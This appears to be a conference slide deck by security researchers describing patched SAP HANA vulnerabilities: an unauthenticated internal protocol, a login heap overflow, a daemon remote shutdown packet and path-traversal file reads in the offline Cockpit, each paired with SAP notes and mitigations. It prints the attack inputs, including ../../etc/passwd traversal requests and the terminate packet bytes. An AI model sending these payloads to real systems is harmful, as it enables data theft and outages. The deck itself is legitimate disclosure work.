

Protecting SAP HANA from vulnerabilities and exploits



I Disclaimer



This presentation contains references to the products of SAP SE. SAP, R/3, xApps, xApp, SAP NetWeaver, Duet, PartnerEdge, ByDesign, SAP Business ByDesign, and other SAP products and services mentioned herein are trademarks or registered trademarks of SAP AG in Germany and in several other countries all over the world.

Business Objects and the Business Objects logo, BusinessObjects, Crystal Reports, Crystal Decisions, Web Intelligence, Xcelsius and other Business Objects products and services mentioned herein are trademarks or registered trademarks of Business Objects in the United States and/or other countries.

SAP SE is neither the author nor the publisher of this publication and is not responsible for its content, and SAP Group shall not be liable for errors or omissions with respect to the materials.



Agenda

- SAP HANA Introduction
 - What is it and why it matters?
 - What we've been doing?
- A tour over the platform, its updates and vulnerabilities
 - SPS09
 - Story of CVE-2015-7828
 - Index Server remote DoS
 - SPS10
 - Daemon Remote DoS
 - SPS12
 - SAP HANA offline Cockpit
 - Bugs and patches
 - User Self Service
 - More bugs and patches
- Conclusions

Introduction




Transforming how organizations protect the applications that manage their business-critical processes and information.

- **Founded:** 2009
- **Locations:** Boston, MA | Buenos Aires, AR | Berlin, DE | Lyon, FR
- **Technology:** Onapsis Security Platform (Enterprise Solution)
- **Research:** 500+ SAP & Oracle vulnerabilities reported to vendors (and patched)



Nahuel D. Sánchez & Pablo Artuso

- Members of the Onapsis Research Labs
- Background on Penetration Testing and vulnerabilities research
- Reported vulnerabilities in diverse SAP products
- Authors/Contributors on diverse posts and publications
- Speakers and Trainers at Information Security Conferences
- <http://www.onapsis.com>





What is SAP HANA and why is it critical

- Database and Application development platform
- SAP **most important product**, key part of its market strategy
- But also...

Private Cloud

HANA Express


S/4 HANA

HANA 2.0

SAP HANA based
Applications

HCP

Public Cloud



HANA IS THE FUTURE

City government of Buenos Aires

- Flood prevention
- Light functioning





source: <https://news.sap.com/sap-unveils-new-technology-for-german-national-football-team-ahead-of-european-championship/>




HANA systems store and process the most critical business information in the Organization. If the SAP/HANA platform is breached, an intruder would be able to perform different attacks such as:

- **ESPIONAGE:** Obtain customers/vendors/human resources data, financial planning information, balances, profits, sales information, manufacturing recipes, etc.
- **SABOTAGE:** Paralyze the operation of the organization by shutting down the SAP system, disrupting interfaces with other systems and deleting critical information, etc.
- **FRAUD:** Modify financial information, tamper sales and purchase orders, create new vendors, modify vendor bank account numbers, etc.



HANA Security Notes 2011 - 2017 / 03




A tour over the platform, its updates and vulnerabilities

A tour over the platform, its updates and vulnerabilities



Released supports packages & Vulnerabilities



SPS09

- Critical vulnerabilities
- Remote compromise
- Hot News

SPS10


- New features

SPS11

- Daemon remote DoS
- Previous incomplete fix
- Unauthenticated

SPS12

- Increased attack surface
- Authenticated vulns
- Information disclosure
- Read access to the filesystem



Note: Small subset of the architecture, including parts of our interest for this talk.

Host agent: HTTP 1128 / HTTPs 1129

- One per host
- Cockpit for offline administration

Daemon: TCP 3XX00

- Core process
- Start/Stop/Manages DB processes

Internal Communications: TCP 3XXYY

- Bound to localhost by default
- Used by distributed deployments
- Implements critical functions

Internal communication vulnerabilities (CVE-2015-7828)




Quick Summary

- Presented at TR16 last year
- Attackers could gain full access to the platform
- Affect communications between SAP HANA systems and processes.
 - High availability
 - Load balancing
 - System replication
 - Distributed systems
- Custom protocol
 - No authentication needed
- SPS09 <= Affected

The Fix

- HANA Systems set up a PKI during installation
- All SAP HANA Hosts are integrated in this PKI
- It protects the following scenarios:





Internal communication vulnerabilities (CVE-2015-7828)

Finding the bug, the short story (more on this later)

- Suspicious Python files
- Strings in .so libraries
- Traffic analysis (lots of traffic in loopback)

```
sapsys 8264184 Dec 15 2014 ConfigMgrPy.so
sapsys 8204136 Dec 15 2014 DaemonClientPy.so
sapsys 8817072 Dec 15 2014 NameServerPy.so
sapsys 9832504 Dec 15 2014 PersistenceLayerPy.so
sapsys 9181752 Dec 15 2014 PlanningEnginePy.so
sapsys 8625016 Dec 15 2014 PreprocessorClientPy.so
sapsys 8216136 Dec 15 2014 repoPy.so
sapsys 8999592 Dec 15 2014 ServiceClientPy.so
```

Python libraries found in the System

How the patch works...?

- Mutual authentication
- Encrypted traffic
- Protocols supported
 - TLSv1.0/TLSv1.1/TLSv1.2
- Privileged actions still exists in the latests versions of .so libraries.


```
> strings NameServerPy.so | grep pythonExec
ZN10NameServer9TNSClient10pythonExecERKN7ltt_adp12basic_stringIcN3ltt1char_tr
ss010111s.pythonExec
pythonExec
pythonExec(module,function,module_args,function_args,withoutoutput[,remotehost])
```

Python method which executes arbitrary Python code in the target System



How the patch works...?

1. During system installation a dedicated PKI is created to secure internal communication channels.
2. A pair of keys is distributed among each host/db part of the system along with the Instance CA Public key.
3. PSE file is stored in the System PKI SSFS.
4. Depending on your deployment scenario you'll have to manually enable the use of encryption
5. Change the "ssl" property, part of the [communication] section in the "global.ini" file to **"systemPKI"**



SQL Login Remote DoS (CVE-2015-7994)

SQL Login Remote Code Execution (CVE-2015-7993) Analysis



- Pre auth. Heap overflow in process hdbindexserver
 - SAP HANA SQL Command Network Protocol
 - Modified original PyHDB connector
 - We were analyzing another vulnerability!
- Hard to analyze, random crashes
 - Debug symbols
 - Crash dumps
 - Trace level
- Triggered when “ClientId” is processed
 - A long ClientId will overwrite other objects in the heap.
 - Vulnerable function:
“EvaluateConnectRequest”
 - Plenty of space to write payload

```
[CRASH STACK] Stacktrace of crash: (2016-03-22 15:06:50 09
----> Symbolic stack backtrace <----
0: ptime::TempTableManager::clear() + 0x37
Symbol: ZN5ptime16TempTableManager5clearEv
SFrame: IP: 0x00007f29c25860f7 (0x00007f29c25860c6
Params: 0x7f285e2fec00, 0x7f2894ac8028, 0x1fb200c4
Regs: rax=0x4141414141414141, rbx=0x7f28623d58c0,
3=0x7f29adcd1f80, r14=0x7f29c259c010, r15=0x7f2868a88880
Source: InternalTableManager.cc:1460
Module: /usr/sap/H03/HDB03/exe/libhdbkernel.so
-----
```

Crash dump after triggering the vulnerability

```
00 00 00 00 00 00 00 00 00 00 00 00 d0 00 00 00 .....
e0 ff 01 00 01 00 00 00 00 00 00 00 00 00 00 00 .....
d0 00 00 00 00 00 00 00 00 00 00 00 03 00 01 00 .....B..
00 00 00 00 00 00 00 00 00 00 00 00 21 00 01 00 .....!...
37 00 00 00 c8 ff 01 00 03 00 04 55 53 45 52 0b 7.....USER.
53 43 52 41 4d 53 48 41 32 35 36 23 00 01 20 7e SCRAMSHA 256#. ~
1c 1f 0f c0 99 7f 2d 6c 5e 1a ec 0f 27 29 5a a0 .....-l ^...'')Z.
84 b0 d3 ec 41 c2 ee 0e 51 b8 14 ae a2 fd a2 00 .....A... Q.....
23 00 01 00 00 00 00 00 20 00 00 00 80 ff 01 00 #.....
70 79 68 64 62 2d 38 37 33 37 40 41 41 41 41 41 pyhdb-87 37@AAAAA
41 41 41 41 41 00 42 42 42 42 42 42 42 42 42 42 AAAAA.BB BBBBBBBB
2a 00 08 00 00 00 00 00 2a 00 00 00 50 ff 01 00 *.....*...P...
03 1d 05 00 65 6e 5f 55 53 0f 03 00 00 00 00 17 ....en_U S.....
03 01 00 00 00 0c 03 01 00 00 00 02 1c 01 11 03 .....
00 00 00 00 0e 1c 00 12 1c 01 00 00 00 00 00 00 .....
```

packet of the SAP HANA Login containing ClientId

- [illegible]

```

1c 1f 0f c0 99 7f 2d 6c 5e 1a ec 0f 27 29 5a a0 .....-l ^...')Z.
84 b0 d3 ec 41 c2 ee 0e 51 b8 14 ae a2 fd a2 00 .....A... Q.....
23 00 01 00 00 00 00 00 20 00 00 00 80 ff 01 00 #.....
70 79 68 64 62 2d 38 37 33 37 40 41 41 41 41 41 pyhdb-87 37GAAAAA
41 41 41 41 41 00 42 42 42 42 42 42 42 42 42 42 AAAAA.BB BBBB BBBB
2a 00 08 00 00 00 00 00 2a 00 00 00 50 ff 01 00 .....P.....
03 1d 05 00 65 6e 5f 55 53 0f 03 00 00 00 00 17 .....en_U S.....
03 01 00 00 00 00 0c 03 01 00 00 00 02 1c 01 11 03 .....
00 00 00 00 0e 1c 00 12 1c 01 00 00 00 00 00 00

```



Solution


- ▶ **Implement SAP Security Note 2197397 and 2197428.**
- ▶ If possible, restrict access to HTTP and/or SQL interfaces only to trusted networks.
- ▶ Fixed in SPS 09 Revision 97.03 and SPS 10 Revision 102.01

```
23 00 01 00 00 00 00 00 20 00 00 00 80 ff 01 00 #.....
70 79 68 64 62 2d 38 37 33 37 40 41 41 41 41 41 pyhdb-87 37@AAAAA
41 41 41 41 41 00 42 42 42 42 42 42 42 42 42 42 AAAAA.BB BBBBBBBB
2a 00 08 00 00 00 00 00 2a 00 00 00 50 ff 01 00 *.....*...P...
03 1d 05 00 65 6e 5f 55 53 0f 03 00 00 00 00 17 ....en_U S.....
03 01 00 00 00 0c 03 01 00 00 00 02 1c 01 11 03 .....
00 00 00 00 0e 1c 00 12 1c 01 00 00 00 00 00 00 .....
```

packet of the SAP HANA Login containing ClientId

Daemon Remote DoS (CVE-2016-8890)

Meeting the SAP HANA Daemon



Port used

- 3XX00

Tasks

- Start all required core processes
- Keep them running (restart them in case of fail)

Communication

- Custom protocol
- Not documented



Analyzing the SAP HANA applications


- Rummage in the file system
- Python scripts
- **servicecontrol.py**
 - **DaemonClientPy.initNetwork(...)**
 - **DaemonClientPy.exitNetwork(...)**
 - **DaemonClientPy.sendReconfigureMessage(...)**

```
...  
import  
DaemonClientPy  
...  
...
```

servicecontrol.py

```
57616e6e61206a6  
f696e204f6e6170  
7369733f203b296  
8747470733a2f2f  
7777772e6f6e617  
07369732e636f6d  
2f636f6d70616e7  
92f636172656572  
73
```

DaemonClientPy.so



Vulnerability Analysis



- List available functions

```
>>>
>>> import DaemonClientPy
>>> dir(DaemonClientPy)
['BLOCKING_TIMEOUT', 'DISABLED', 'EXIT_CODE_FETCH_ERROR', 'EXIT_CODE_FETCH_OK', 'EXIT_CODE_REMOTE_FETCH_ERROR', 'EXIT_CODE_STILL_RUNNING', 'RUNNING', 'SCHEDULED', 'SIG_QUIT', 'SIG_RECONFIG', 'SIG_RESTART', 'SIG_STOP', 'SIG_TERM', 'STARTING', 'STOPPED', 'STOPPING', '__doc__', '__file__', '__name__', '__package__', 'exitNetwork', 'getDaemonPort', 'initNetwork', 'sendAttachShmMessage', 'sendChangeRunlevelMessage', 'sendDetachAllShmMessage', 'sendDetachShmMessage', 'sendGetInstanceIdsMessage', 'sendGetInstancesMessage', 'sendGetProgramExitCodeMessage', 'sendGetProgramsMessage', 'sendGetRunlevelMessage', 'sendKillProgramMessage', 'sendPingMessage', 'sendProgramStartedMessage', 'sendQuitMessage', 'sendReconfigureMessage', 'sendRegisterShmIdMessage', 'sendRestartMessage', 'sendRetrieveShmIdMessage', 'sendRotateTraceMessage', 'sendSetInstanceIdsMessage', 'sendSignal', 'sendStartProgramMessage', 'sendStopMessage', 'sendStopProgramMessage', 'sendTerminateMessage']
>>> █
```

↳ **DaemonClientPy.sendTerminateMessage('127.0.0.1',30300)**

- Critical functionalities
- Executed from the same host



Just locally?





- Sniffing with wireshark

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	127.0.0.1	127.0.0.1	TCP	74	12459→30300 [SYN] Seq=0 Win=32792 Len=0 MSS=16396 SACK_PERM=1 TSval=430290009 TSecr=0 WS
2	0.000021	127.0.0.1	127.0.0.1	TCP	66	12459→30300 [ACK] Seq=1 Ack=1 Win=32896 Len=0 TSval=430290009 TSecr=430290009
3	0.000101	127.0.0.1	127.0.0.1	TCP	76	12459→30300 [PSH, ACK] Seq=1 Ack=1 Win=32896 Len=10 TSval=430290009 TSecr=430290009
4	0.001198	127.0.0.1	127.0.0.1	TCP	66	12459→30300 [ACK] Seq=11 Ack=7 Win=32896 Len=0 TSval=430290009 TSecr=430290009
5	0.002788	127.0.0.1	127.0.0.1	TCP	66	12459→30300 [FIN, ACK] Seq=11 Ack=8 Win=32896 Len=0 TSval=430290009 TSecr=430290009

▶ Frame 3: 76 bytes on wire (608 bits), 76 bytes captured (608 bits)
▶ Ethernet II, Src: 00:00:00_00:00:00 (00:00:00:00:00:00), Dst: 00:00:00_00:00:00 (00:00:00:00:00:00)
▶ Internet Protocol Version 4, Src: 127.0.0.1 (127.0.0.1), Dst: 127.0.0.1 (127.0.0.1)
▶ Transmission Control Protocol, Src Port: 12459 (12459), Dst Port: 30300 (30300), Seq: 1, Ack: 1, Len: 10
▼ Data (10 bytes)
Data: 01000000040600001367
[Length: 10]


- Simple protocol
- Connection via TCP
- Only 10 bytes of data

01	00	00	00	04	06	00	00	13	67
----	----	----	----	----	----	----	----	----	----




Replay attack

- Replay packet remotely
- Single host scenario (with default configuration)
- Couldn't be executed
- Closed ports




- Distributed scenario (with default configuration)
- Open ports
- Not error triggered





Replay attack

- Replay packet remotely
- Single host scenario (with default configuration)
- Couldn't be executed
- C



Demo

- Distributed scenario (with default configuration)
- Open ports
- Not error triggered





What happened?

- Remote unauthenticated user (NO USER NEEDED)
- Network access to a specific SAP HANA service: daemon
- Attacker can trigger specific unauthenticated functionality in HANA
- After a successful execution, administrative functionality is triggered → Denial of Service to SAP HANA



What else?




- Analysis of **TerminateMessage** traffic

01	00	00	00	04	06	00	00	13	67
----	----	----	----	----	----	----	----	----	----



- Analysis of **TerminateMessage** traffic



- Protocol dissection
 - Fixed part
 - Function ID
 - Function related stuff
- Function ID mapping
- Client in Python for testing purposes

Function name	ID
PingMessage	1
StopMessage	2
QuitMessage	3
....	...



DaemonClient.py



Solution

- ▶ Implement SAP security note 2293958
- ▶ Use a dedicated network for Internal communications.
- ▶ Enable SSL if not enabled by default, follow SAP HANA Security guide.
- ▶ Fixed in SPS 12 Revision 0

failblog.org


HANA Cockpit for offline administration



SAP HANA Cockpit for offline administration

What's the HANA Cockpit

- Runs with <sid>adm privileges
- Manages the SAP HANA system
 - Can start offline systems
- Step towards replacing the Eclipse based tool
- Relies on SAP Host Agent (ports 1128/1129)
- Uses HTTP/HTTPS
- Some features:
 - List/Download/Delete Snapshots
 - Read/Download Log Files
 - Start/Stop/Restart Database
 - ...
- Written in Python
- Dispatcher-based



Cockpit for offline administration, initial screen

Local File Include vulnerabilities



Local File Include #1 (GET Request)

- Python code, easy to audit
- Access to underlying OS
- Powerful application
 - Start/Stop the platform
 - Access files
- App. handles HTTP requests
- Allows “snapshots” download
- filename is controlled by the attacker
- **Used without previous sanitization**

Vulnerable function

```
def _handleRequest(...):  
    [...]  
    if command == 'downloadSnapshot':  
        filename = _getRequestParameter(environ, 'filename')  
        if filename:  
            [...]  
            filepath = os.path.join(iniparameters.get('DIR_GLOBAL'),  
                                     'sapcontrol', 'snapshots', filename)  
            [...]  
            f = open(filepath, 'rb')  
            [...]
```

GET /lmsl/hdbcockpit/<SID>/operations/downloadSnapshot?filename=../../../../../../../../etc/passwd



Local File Include #2 (POST request)

- POST requests handler
- **Read Log File** feature
- Attacker controls filename
- filename isn't sanitized

Vulnerable function

```
def _handlePostRequest(..)
    [...]
    filename = _getData(formData, 'filename')
    if filename:
        [...]
        logfileContent = rlf.readLogFile(sid, filename, maxentries, statecooke)
        [...]

def readLogFile(..., filename, sid):
    [...]
    filepath = '/usr/sap' + sid + '/HDB' + str(instanceNr) + '/' + filename
    return self._readLogFileEOF(filepath, maxEntries)

def _readLogFileEOF(filepath, maxEntries):
    [...]
    fileLength = os.stat(filepath)[6]
    if fileLength > 0:
        f = open(filepath, 'rb')
        [...]
```

POST /lmsl/hdbcockpi/<SID>/operations/readlogfile

filename=../../../../../../../../etc/passwd&maxentries=1000&statecooke=EOF



Local File Include #2 (POST request)

Vulnerable function

```
def _handleRequest(..)
    [...]
    filename = _getData(formData, 'filename')
    if filename:
        [...]
        logfileContent = rlf.readLogFile(sid, filename, maxentries, statecooke)
```

- POST requests handler
- Re
- At
- file

Demo

